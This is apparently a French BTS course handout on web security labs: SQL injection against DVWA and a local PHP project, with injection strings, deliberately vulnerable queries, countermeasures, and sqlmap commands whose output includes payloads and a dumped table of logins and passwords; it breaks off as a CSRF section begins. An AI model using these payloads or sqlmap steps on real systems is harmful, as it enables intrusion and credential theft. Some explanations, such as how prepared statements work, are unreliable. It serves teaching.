
La chaine à injecter

```
1' UNION select password, last_name from users#
```

Je la colle dans la zone de texte du popup comme indiqué dans la figure suivante :



Explications de la chaine à injecter :


- Je mets un « ' » après le 1 afin de fermer la première accolade présente devant la variable « $id » dans le code PHP
- Je mets un « # » à la fin afin de mettre en commentaire ce qui va suivre, c'est-à-dire la deuxième apostrophe de « $id » et l'instruction « limit 1 » ce qui me permettra d'afficher l'ensemble des enregistrements désirés comme le montre la figure suivante.

Ce qui donne :

```
La requête avant l'injection : "SELECT first_name, last_name FROM users
WHERE user_id = '$id' LIMIT 1;"
```

```
La requête après l'injection : "SELECT first_name, last_name FROM users WHE
RE user_id = '1' UNION select password, last_name from users#' LIMIT 1;"
```

Résultat



Conclusion

- Ne communiquez pas vos schémas (MLD MCD …) de base de données, les noms des champs des tables doivent rester confidentiels. (C'est par exemple pour cela que le concept de vue (view) en SQL existe)
- Utilisez un compte avec le minimum de permission dans vos chaines de connexion, évitez « root » !
- Utilisez des fonctions permettant de tester vos zones de saisies par exemple ne permettre que la saisie de nombre entier, interdire tel ou tel caractère etc… N'oubliez pas que ces vérifications

doivent se faire côté client mais aussi côté serveur car nous avons vu que les restrictions côté client peuvent être facilement contournées avec l'inspection de code.

- Utiliser au maximum des requêtes paramétrées comme c'est le cas dans le fichier « impossible.php »
  Lien vers site sur requêtes paramétrées : [Les requêtes MySQL préparées avec PDO PHP - Pierre Giraud (pierre-giraud.com)]
- Vous pouvez aussi utiliser des collections d'objet dans lesquelles seront présentes vos données et obtenir vos données à afficher à partir de ces collections et non directement à partir de la requête SQL qui renvoie un jeu d'enregistrement, ainsi l'injection SQL sera inopérante !

Mettons le middleware « PDO » à rude épreuve

L'application ne traite que de « mysqli » qui n'est pas le **middleware** d'accès aux données utilisé dans nos TP. C'est pour cette raison que je vais mettre en œuvre avec vous les injections SQL dans le contexte de notre middleware : PDO (**P**HP **D**ata **O**bjects).

Utilisons l'application mis à disposition par le professeur

Le projet « sqlInjPDO » est mis à disposition par le professeur sur TEAMS.

Les différents cas d'école qui vont suivre ont été implémentés testés et commentés par le professeur, il suffira pour vous de les décommenter / re commenter au fur et à mesure de l'exercice.

Dans la capture suivante comment se présente les choses dans le projet :

```
9   <body>
10      <?php
11      $lesVisiteurs = null;
12      $ok = false;
13      if(isset($_POST['id'])){
14      $ok = true;   // pour le test avant le foreach
15      // pour faire l'injection (à mettre dans la zone de texte) : a17' union select id,login,mdp,prenom from visiteur#
16      //$query = "SELECT id,login,nom,prenom FROM visiteur where id = '".$_POST['id']."'"; //." union select id,login,mdp,prenom from visiteur ;";
17      // 1er contre : htmlentities----------------------------------------------------------------------------------------------------------------
18      /*$id = htmlentities($_POST['id']);
19      $query = "SELECT id,login,nom,prenom FROM visiteur where id = '".$id."'";
20      $odao = new Cdao();
21      $lesVisiteurs = $odao->gettabDataFromSql($query);
22      */
23      // 2eme contre : filter_input ---------------------------------------------------------------------------------------------------------------
24      /*$id = filter_input(INPUT_POST, 'id', FILTER_SANITIZE_EMAIL);
25      $id = filter_input(INPUT_POST, 'id', FILTER_SANITIZE_FULL_SPECIAL_CHARS);
26      $query = "SELECT id,login,nom,prenom FROM visiteur where id = '".$id."'";
27      $odao = new Cdao();
28      $lesVisiteurs = $odao->gettabDataFromSql($query);
29      */
30      // 3eme contre htmlspecialchars()-----------------------------------------------------------------------------------------------------------
```

Chaque cas est séparé par des pointillés, il suffira de décommenter pour tester !


Tentons une injection à partir du site web

Tentons une injection avec un outils : OWASP ZAP


Installons OWASP ZAP et Installons SMARTPROXY

Démarrer SMARTPROXY dans le navigateur.

Démarrer une nouvelle session dans OWASP ZAP en mode standard.




Démarrer votre site web « http://SqlInjPDO.local ».




Encadré en vert, dans la capture ci-dessus, l'activité sur le site capturé par OWASP ZAP.

Nous allons maintenant injecter du SQL avec ZAP. Avant cela, je fais un essai avec le site pour l'utilisateur (visiteur) a17. Cela va montrer la vois à ZAP !



Choisir générer du bruit puis :



Encadré en vert, ce qui a été rajouté, ici, une chaine contenant« a17 or 1='1 ». Puis démarrer le Fuzzer :

Réfléchissons ensemble : Comment contrer l'injection SQL ?

- ✓ La fonction « htmlentities » : PHP: htmlentities - Manual
  Syntaxe : $id = htmlentities($_POST['id']);
- ✓ Les filtres « filter_input » : PHP: filter_input - Manual
  - FILTER_SANITIZE_FULL_SPECIAL_CHARS

  Syntaxe : $id = filter_input(INPUT_POST, 'id', FILTER_SANITIZE_FULL_SPECIAL_CHARS);

Encode l'ensemble des caractères spéciaux présents dans la chaine. On peut voir dans la capture ci-dessous que le « ' » est encodé en « &#039 ; » ce qui a pour effet de faire en sorte que la requête SQL ne renvoie pas de données et donc les mots de passe demandés par l'injection SQL n'apparaissent pas !

```
25        @import url('https://fonts.googleapis.com/css2?family=Dancing+Script:wght@600&display=swap');
26    </style>
27 </head>
28
29
30
31 <body>
32         string(57) "a17&#039; union select id,login,mdp,prenom from visiteur#"
33 array(0) {
34 }
35
```

- FILTER_SANITIZE_ADD_SLASHES

Bien que plus restrictif ce filtre fonctionne aussi puisqu'il permet d'encoder le « ' ».

✓ La fonction « htmlspecialchars» : PHP: htmlspecialchars - Manual

Syntaxe : $id = htmlspecialchars($_POST['id'],ENT_QUOTES);

Remarques : On pourrait penser que toutes ces méthodes sont inopérantes si la variable $id n'est pas entourée de « ' » et c'est vrai, il faudrait alors remplacer le a17 par 1 et le tour est joué. Il faut donc une méthode qui soit opérante dans tous les cas : les requêtes préparées !

✓ Les requêtes préparées : PHP: Requêtes préparées et procédures stockées - Manual

Pourquoi est-ce imparable ? Le contenu des variables est envoyé au serveur séparément de la requête, ce contenu est ensuite analysé et les caractères superflus sont échappés à l'aide du caractères d'échappement "\" (voir la fonction getTabDataFromPrepareSql). Exemple : le « union » devient « \union » ce qui ne permet plus son interprétation par le moteur SQL ! .

Utilisons SQLMAP afin de connaître la structure d'une base de données distante

Présentation de SQLMAP

La première version de sqlmap a été développée en Python par Daniele Bellucci et est apparue en 2006. Cette première version ne fournissait un support que pour les bases de données MySQL et PostgreSQL. La même année, Bernardo Damele A.G reprend le projet. Il est toujours actuellement le développeur principal du projet.

La dernière version de sqlmap supporte les bases de données suivantes :

- MySQL ;
- Oracle ;
- PostgreSQL ;
- Microsoft SQL Server ;
- Microsoft Access ;

- SQLite ;
- Firebird ;
- Sybase ;
- SAP MaxDB.

Les principales fonctionnalités de sqlmap sont les suivantes :

- Cinq techniques d'injection SQL sont implémentées : *boolean-based blind*, *time-based blind*, *error-based*, *Union query* et *stacked queries*.

- Possibilité de se connecter directement au service de bases de données, sous réserve que le service soit accessible, sans utiliser une injection SQL.
- Énumération et récupération de l'ensemble des données présentes en base.
- Reconnaissance de certains algorithmes de hachage (MD5, SHA1, etc.) et possibilité de lancer une attaque par dictionnaire. Cette fonctionnalité est utilisée principalement pour les mots de passe stockés en base.
- Possibilité d'exécuter des commandes sur le système hébergeant la base de données. Fonctionnalité uniquement utilisable sur les bases de données MySQL, Microsoft SQL Server et PostgreSQL.
- Possibilité d'établir un tunnel de communication entre l'attaquant et la base de données. Ce tunnel de communication peut être un *shell*, une session *Meterpreter* ou une session VNC.
- Enfin, il est possible d'élever ses privilèges sur le système, sous réserve de pouvoir exécuter des commandes sur le système, via la technique kitrap0d (MS10-015).

Site web de test : sqlInjPDO

Il s'agit du projet utilisé lors du paragraphe précédent – Pour cela j'utilise la partie du fichier « index.php» appelée « utilisation basique » comme le montre la capture suivante.

Rappel sur la légalité de l'utilisation de SQLMAP

- ✓ Vous devez être propriétaire ou avoir l'autorisation écrite du propriétaire du site et de la base de données pour utiliser SQLMAP sur le site web et la base de données.
- ✓ Dans le cadre du lycée vos actions sur le réseau informatique du BTS sont enregistrées dans un serveur.
- ✓ Chez vous ou à partir de votre téléphone vos actions sont également enregistrées.
- ✓ **Donc attention aux utilisations non autorisées**, dont la seule personne responsable sera : VOUS !
- ✓ **C'est aussi pour cela qu'il ne faut pas autoriser d'autres personnes que vous à utiliser votre connexion Internet ou votre partage de connexion ! Vous serez alors responsable de l'utilisation qui en est faite !**


Installation de SQLMAP

Le professeur vous fournira le programme sur TEAMS. Le programme nécessite l'installation du langage PYTHON. SQLMAP ne nécessite pas d'installation à proprement parlé, il suffit de mettre le répertoire contenant les fichiers de l'application, par exemple, à la racine de votre disque C (comme je le fais dans les exemples qui vont suivre) pour l'utiliser.

Les commandes principales

- Tester la vulnérabilité d'un site

- Obtenir la liste des bases de données du SGBDR du site



- Obtenir la liste des tables d'une base de données

```
C:\sqlmap>sqlmap.py -u http://localhost/sqlInjPDO/index.php?id=a17 --tables -D gsb2
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.8.1#dev}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
esponsible for any misuse or damage caused by this program

[*] starting @ 13:33:23 /2022-08-12/

[13:33:23] [INFO] resuming back-end DBMS 'mysql'
[13:33:23] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5n1g67hfred...hra9gvbp96'). Do you want to
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=a17' AND 4144=4144 AND 'jnkY'='jnkY

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=a17' AND (SELECT 4851 FROM(SELECT COUNT(*),CONCAT(0x71706a7171,(SELECT (ELT(4851=4851,1))),0x71787a6b71,F

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: id=a17';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=a17' AND (SELECT 5009 FROM (SELECT(SLEEP(5)))HRRe) AND 'HGgl'='HGgl

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=a17' UNION ALL SELECT CONCAT(0x71706a7171,0x587272784e4c4b466b674f78757a5545764d786779456869486963557 96b6
---
[13:33:30] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2.4.48, PHP 8.0.9
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:33:30] [INFO] fetching tables for database: 'gsb2'
[13:33:30] [WARNING] reflective value(s) found and filtering out
Database: gsb2
[6 tables]
+----------------------+
| etat                 |
| fichefrais           |
| fraisforfait         |
| lignefraisforfait    |
| lignefraishorsforfait |
| visiteur             |
+----------------------+
```

- Obtenir la liste des champs (noms et types) d'une table de la base de données : ici la table visiteur

```
C:\sqlmap>sqlmap.py -u http://localhost/sqlInjPDO/index.php?id=a17 --columns -D gsb2 -T visiteur
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.8.1#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is t
esponsible for any misuse or damage caused by this program

[*] starting @ 13:34:59 /2022-08-12/

[13:35:00] [INFO] resuming back-end DBMS 'mysql'
[13:35:00] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=bnlqnj7ov5k...l0qe1250nk'). D
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=a17' AND 4144=4144 AND 'jnkY'='jnkY

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=a17' AND (SELECT 4851 FROM(SELECT COUNT(*),CONCAT(0x71706a7171,(SELECT (ELT(4851=4851,1))),0

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: id=a17';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=a17' AND (SELECT 5009 FROM (SELECT(SLEEP(5)))HRRe) AND 'HGgl'='HGgl

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=a17' UNION ALL SELECT CONCAT(0x71706a7171,0x587272784e4c4b466b674f78757a5545764d786779456869
---
[13:35:03] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.9, Apache 2.4.48, PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:35:03] [INFO] fetching columns for table 'visiteur' in database 'gsb2'
[13:35:04] [WARNING] reflective value(s) found and filtering out
Database: gsb2
Table: visiteur
[9 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| adresse      | char(30) |
| cp           | char(5)  |
| dateEmbauche | date     |
| id           | char(4)  |
| login        | char(20) |
| mdp          | char(20) |
| nom          | char(30) |
| prenom       | char(30) |
| ville        | char(30) |
+--------------+----------+
```

- Obtenir les données d'une table à partir d'une requête SQL

```
C:\sqlmap>sqlmap.py -u http://localhost/sqlInjPDO/index.php --data="id=a17" --dump -T visiteur -D gsb2
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.8.1#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and
esponsible for any misuse or damage caused by this program

[*] starting @ 11:01:52 /2022-08-13/

[11:01:53] [INFO] resuming back-end DBMS 'mysql'
[11:01:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=6pmof8obp8d...gqop9oam7g'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=a17' AND 8290=8290 AND 'mhhz'='mhhz

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=a17' AND (SELECT 4791 FROM(SELECT COUNT(*),CONCAT(0x71706a7171,(SELECT (ELT(4791=4791,1))),0x71787a6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: id=a17';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=a17' AND (SELECT 8616 FROM (SELECT(SLEEP(5)))ZArx) AND 'EVhr'='EVhr

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=a17' UNION ALL SELECT NULL,CONCAT(0x71706a7171,0x61616d4768f4948757362a5378596a426855486154a564945524b756c5459745765546861424375,0x71787a6b71),NULL,NULL--
---
[11:01:56] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.48, PHP, PHP 8.0.9
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:01:56] [INFO] fetching columns for table 'visiteur' in database 'gsb2'
[11:01:57] [WARNING] potential permission problems detected ('command denied')
[11:01:57] [INFO] fetching entries for table 'visiteur' in database 'gsb2'
[11:01:57] [WARNING] reflective value(s) found and filtering out
Database: gsb2
Table: visiteur
[27 entries]
+------+-------+-------+----------------+-------------+-------------+-----------+-----------------------------+--------------+
| id   | cp    | mdp   | nom            | login       | ville       | prenom    | adresse                     | dateEmbauche |
+------+-------+-------+----------------+-------------+-------------+-----------+-----------------------------+--------------+
| a131 | 46000 | jux7g | Villechalane   | lvillachane | Cahors      | Louis     | 8 rue des Charmes           | 2005-12-21   |
| a17  | 46200 | oppg5 | Andre          | dandre      | Lalbenque   | David     | 1 rue Petit                 | 1998-11-23   |
| a55  | 46250 | gmhxd | Bedos          | cbedos      | Montcuq     | Christian | 1 rue Peranud               | 1995-01-12   |
| a93  | 46123 | ktp3s | Tusseau        | ltusseau    | Gramat      | Louis     | 22 rue des Ternes           | 2000-05-01   |
| b13  | 46512 | doyv1 | Bentot         | pbentot     | Bessines    | Pascal    | 11 allée des Cerises        | 1992-07-09   |
| b16  | 46000 | hrjfs | Bioret         | lbioret     | Cahors      | Luc       | 1 Avenue gambetta           | 1998-05-11   |
```

Deuxième type de faille étudié : Faille CSRF ou XSRF (Cross-Site Request Forgery)

Description


L'objet de cette attaque est de transmettre à un utilisateur authentifié une requête HTTP frauduleuse qui pointe sur une action interne au site, afin qu'il l'exécute sans en avoir conscience et en utilisant ses propres permissions. L'utilisateur devient donc complice d'une attaque sans même s'en rendre compte. L'attaque étant actionnée par l'utilisateur, un grand nombre de systèmes d'authentification sont contournés.

Mise en œuvre d'une attaque de type CSRF (Niveau LOW de l'application DVWA)

Les outils

- OWASP ZAP : **OWASP ZAP** ou **ZAP** pour simplifier (abréviation de **Z**ed **A**ttack **P**roxy) est un scanner de sécurité d'application Web open source.
  Cette application permettra de capturer le trafic entre votre navigateur et le site web à attaquer. Nous pourrons observer avec, les en-têtes http, et ainsi comprendre que le formulaire d'attaque utilise la même session que l'utilisateur connecté au site web et est ainsi autorisé à envoyer des données au site web attaqué.
- FOXYPROXY : Module complémentaire dans FIREFOX qui permet d'activer ou désactiver un proxy rapidement et qui permettra de détourner le trafic vers l'application OWASP ZAP qui sera à l'écoute.

Préparation du formulaire d'attaque



```
Source  History
1  <!DOCTYPE html>
2  <!--
3  To change this license header, choose License Headers in Project Properties.
4  To change this template file, choose Tools | Templates
5  and open the template in the editor.
6  -->
7  <html>
8      <head>
9          <meta charset="UTF-8">
10         <title></title>
11     </head>
12     <body>
13
14         <?php
